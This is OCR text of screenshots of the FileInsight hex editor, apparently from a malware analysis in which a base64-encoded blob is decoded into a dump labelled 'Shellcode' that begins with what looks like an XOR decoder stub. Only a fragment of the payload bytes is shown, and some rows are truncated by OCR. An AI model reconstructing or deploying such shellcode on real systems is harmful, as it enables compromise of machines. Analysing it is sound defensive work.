
Press F1 for help

Ln 24 Col 266376 Len 266320 INS

5:00 PM
8/7/2021


FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
3d30ac25c3121e969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
00000000 2F 4F 67 41 41 41 41 41 36 79 64 65 69 78 36 44 /OgAAAAA6ydeix6D
00000010 78 67 53 4C 46 6A 48 61 67 38 59 45 56 6F 73 4F xgSLFjHag8YEVosO
00000020 4D 64 6D 4A 44 6A 48 4C 67 38 59 45 67 2B 6F 45 MdmJDjHLg8YEg+oE
00000030 4D 63 6B 35 79 6E 51 43 36 2B 70 62 2F 2B 50 6F Mck5ynQC6+pb/+Po
00000040 31 50 2F 2F 2F 30 6C 66 66 2F 35 4A 55 33 7A 2B 1P///0lff/5JU3z+
00000050 42 41 57 58 2F 67 51 46 6C 36 56 57 51 4D 49 73 BAWX/gQFl6VWQMIs
00000060 73 38 45 42 70 74 6A 42 41 56 6B 4C 53 4D 49 4F s8EBptjBAVkLSMIO
00000070 59 30 7A 43 44 6D 4D 63 50 64 34 4C 37 49 68 38 Y0zCDmMcPd4L7Ih8
00000080 58 59 53 4E 66 46 32 45 33 59 4F 4F 68 4E 32 44 XYSNfF2E3YOOhN2D
00000090 6A 6F 54 64 67 34 36 45 33 59 4F 4F 68 4E 32 44 joTdg46E3YOOhN2D
000000A0 5A 6F 54 64 67 32 69 62 5A 34 31 6F 4C 32 35 41 ZoTdg2ibZ41oL25A
000000B0 53 5A 64 76 44 49 53 32 4F 32 54 74 78 52 73 55 SZdvDIS2O2TtxRsU
000000C0 6E 36 70 38 5A 76 37 48 58 41 57 66 71 54 4A 71 n6p8Zv7HXAWfqTJq
000000D0 36 34 6C 51 44 38 76 37 4A 57 48 72 6B 6B 74 42 64lQD8v7JWHrkktB
000000E0 72 39 30 59 59 63 4B 79 66 41 54 73 76 33 45 4F r90YYcKyfATsv3EO
000000F0 79 4C 39 78 44 73 69 2F 63 51 34 78 73 64 68 69 yL9xDsi/cQ4xsdhi
00000100 6A 4E 34 66 58 54 47 78 32 47 4B 4D 33 68 39 64 jN4fXTGx2GKM3h9d
00000110 4C 2B 4E 63 59 72 57 4D 6D 31 30 57 73 63 6C 69 L+NcYrWMm10Wscli
00000120 75 4E 34 4F 58 52 76 6A 53 6D 4C 64 6A 49 31 64 uN4OXRvjSmLdjI1d
00000130 52 79 55 78 59 76 56 4B 39 6C 31 49 4A 54 42 69 RyUxYvVK9l1IJTBi
00000140 4A 30 72 33 58 59 52 33 75 57 4B 4F 47 48 35 64 J0r3XYR3uWKOGH5d
00000150 4C 53 55 72 59 70 46 4B 37 46 30 79 64 37 70 69 LSUrYpFK7F0yd7pi
00000160 6A 68 68 39 58 64 78 78 48 6A 56 68 48 74 6B 4B jhh9XdxxHjVhHtkK
00000170 59 52 37 5A 43 6D 45 65 32 51 70 68 48 74 6B 4B YR7ZCmEe2QphHtkK
00000180 59 52 37 5A 43 6A 46 62 32 51 70 39 57 74 77 4B YR7ZCjFb2Qp9WtwK
00000190 50 77 6A 74 58 54 38 49 37 56 30 2F 43 4F 31 64 PwjtXT8I7V0/CO1d
000001A0 33 77 6A 76 66 4E 51 4A 35 6E 7A 55 49 2B 52 38 3wjvfNQJ5nzUI+R8
000001B0 31 50 33 6B 66 4E 54 39 35 48 77 5A 6D 75 56 38 1P3kfNT95HwZmuV8
000001C0 47 59 72 6C 66 42 6E 4B 35 33 77 5A 79 75 64 73 GYrlfBnK53wZyuds
000001D0 47 64 72 6E 62 42 6E 59 35 32 77 63 32 4F 64 73 GdrnbBnY52wc2Ods
Navigation
Structures
Decode
Bookmarks
Values
Bookmarks
Calculator
Output
Copied 266320 bytes from offset 0x63f to 0x4168e to new tab 'New file 1'.
Output
Scripting
Offset 0h (0)
Length 0h (0)
OVR
5:00 PM
8/7/2021


FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operation
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Decode
Encode
Hex text to binary data
Decimal text to binary data
Octal text to binary data
Binary text to binary data
Custom base16 decode
Custom base32 decode
Custom base58 decode
Custom base64 decode
Custom base85 decode
Protobuf decode
From quoted printable
Unicode unescape
URL decode
Decode selected region with custom base64 table
McAfee
Navigation
Supported
New file 0*
Output of Custom base64 decode*
New file 1*
00040F30 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F40 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F50 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F60 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F70 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F80 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F90 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040FA0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040FB0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040FC0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040FD0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040FE0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040FF0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041000 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041010 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041020 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041030 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
0004104F 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041050
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 41050h (266320)
OVR
5:01 PM
8/7/2021


FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
3d30ac25c3121e969d195d7eadcf1...
New file 0*
Output of Custom base64 decode*
New file 1*
00040E80 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040E90 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040EA0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040EB0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040EC0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040ED0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040EE0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040EF0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F00 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F10 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F20 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F30 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F40 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F50 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F60 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F70 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F80 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040F90 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040FA0 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00040FB0 56 53 7A 4C 38 56 55 73 79
00040FC0 56 53 7A 4C 38 56 55 73 79
00040FD0 56 53 7A 4C 38 56 55 73 79
00040FE0 56 53 7A 4C 38 56 55 73 79
00040FF0 56 53 7A 4C 38 56 55 73 79
00041000 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041010 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041020 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041030 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
0004104F 56 53 7A 4C 38 56 55 73 79 2F 46 56 4C 4D 76 78 VSzL8VUsy/FVLMvx
00041050
Script is running please wait
Custom base64 decode
Enter base64 table:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=
OK
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 41050h (266320)
OVR
5:01 PM
8/7/2021

FileInsight - Output of Custom base64 decode*

File Home Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Bookmarks

0x0 · ·^·θ□·..

Values Bookmarks Calculator

3d30ac25c3121e969d195d7eadcf1... | New file 0* | Output of Custom base64 decode* | New file 1* | Output of Custom base64 decode*

```
00000000 FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16 |       '^        |
00000010 31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6 |1     V  1   1    |
00000020 04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8 |    1 9 t   [    |
00000030 D4 FF FF FF 49 5F 7F FE 49 53 7C FE 04 05 97 FE |    I_  IS|       |
00000040 04 05 97 A5 56 40 C2 2C B3 C1 01 A6 D8 C1 01 59 |    V@ ,         Y|
00000050 0B 48 C2 0E 63 4C C2 0E 63 1C 3D DE 0B EC 88 7C | H  cL  c =     |
00000060 5D 84 8D 7C 5D 84 DD 83 8E 84 DD 83 8E 84 DD 83 |]  |]             |
00000070 8E 84 DD 83 8E 84 DD 83 66 84 DD 83 68 9B 67 8D |        f   h g   |
00000080 68 2F 6E 40 49 97 6F 0C 84 B6 3B 64 ED C5 1B 14 |h/n@I o   ;d      |
00000090 9F AA 7C 66 FE C7 5C 05 9F A9 32 6A EB 89 50 0F |  |f  \   2j  P  |
000000A0 CB FB 25 61 EB 92 4B 41 AF DD 18 61 C2 B2 7C 04 |  %a  KA   a  |   |
000000B0 EC BF 71 0E C8 BF 71 0E C8 BF 71 0E 31 B1 D8 62 |  q   q   q 1  b  |
000000C0 8C DE 1F 5D 31 B1 D8 62 8C DE 1F 5D 2F E3 5C 62 |   ]1  b   ]/ \b  |
000000D0 B5 8C 9B 5D 16 B1 C9 62 B8 DE 0E 5D 1B E3 4A 62 |   ]   b   ]  Jb  |
000000E0 DD 8C 8D 5D 47 25 31 62 F5 4A F6 5D 48 25 30 62 |   ]G%1b J ]H%0b  |
000000F0 27 4A F7 5D 84 77 B9 62 8E 18 7E 5D 2D 25 2B 62 |'J ] w b   ]-%+b  |
00000100 91 4A EC 5D 32 77 BA 62 8E 18 7D 5D DC 71 1E 35 | J ]2w b   ] q 5  |
00000110 61 1E D9 0A 61 1E D9 0A 61 1E D9 0A 61 1E D9 0A |a   a   a   a    |
00000120 61 1E D9 0A 31 5B D9 0A 7D 5A DC 0A 3F 08 ED 5D |a   1[   Z  ?  ] |
00000130 3F 08 ED 5D 3F 08 ED 5D DF 08 EF 7C D4 09 E6 7C |?  ]?  ]   |   |  |
00000140 D4 23 E4 7C D4 FD E4 7C D4 FD E4 7C 19 9A E5 7C | #  |   |   |   |  |
00000150 19 8A E5 7C 19 CA E7 7C 19 CA E7 6C 19 DA E7 6C |   |   |   l   l  |
00000160 19 D8 E7 6C 1C D8 E7 6C 1C D8 E7 6C 19 D8 E7 6C |   l   l   l   l  |
00000170 19 D8 E7 6C 19 F8 E3 6C 19 FC E3 6C 62 08 E0 6C |   l   l   lb  l  |
00000180 60 08 A0 6D 60 08 B0 6D 60 18 B0 6D 60 18 A0 6D |`  m` m` m` m`  m |
00000190 60 08 A0 6D 60 08 A0 6D 70 08 A0 6D 70 E9 A2 6D |`  m` m` mp mp  m |
000001A0 21 E9 A2 6D F5 26 A0 6D 55 26 A0 6D 55 D6 A3 6D |!  m & m& mU& mU  m |
000001B0 E1 D7 A3 6D E1 D7 A3 6D E1 D7 A3 6D E1 D7 A3 6D |   m   m   m   m  |
000001C0 E1 D7 A3 6D E1 D7 A7 6D 05 C0 A7 6D 75 83 A5 6D |   m   m   mu  m  |
000001D0 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D |i  mi  mi  mi  m  |
```

Shellcode

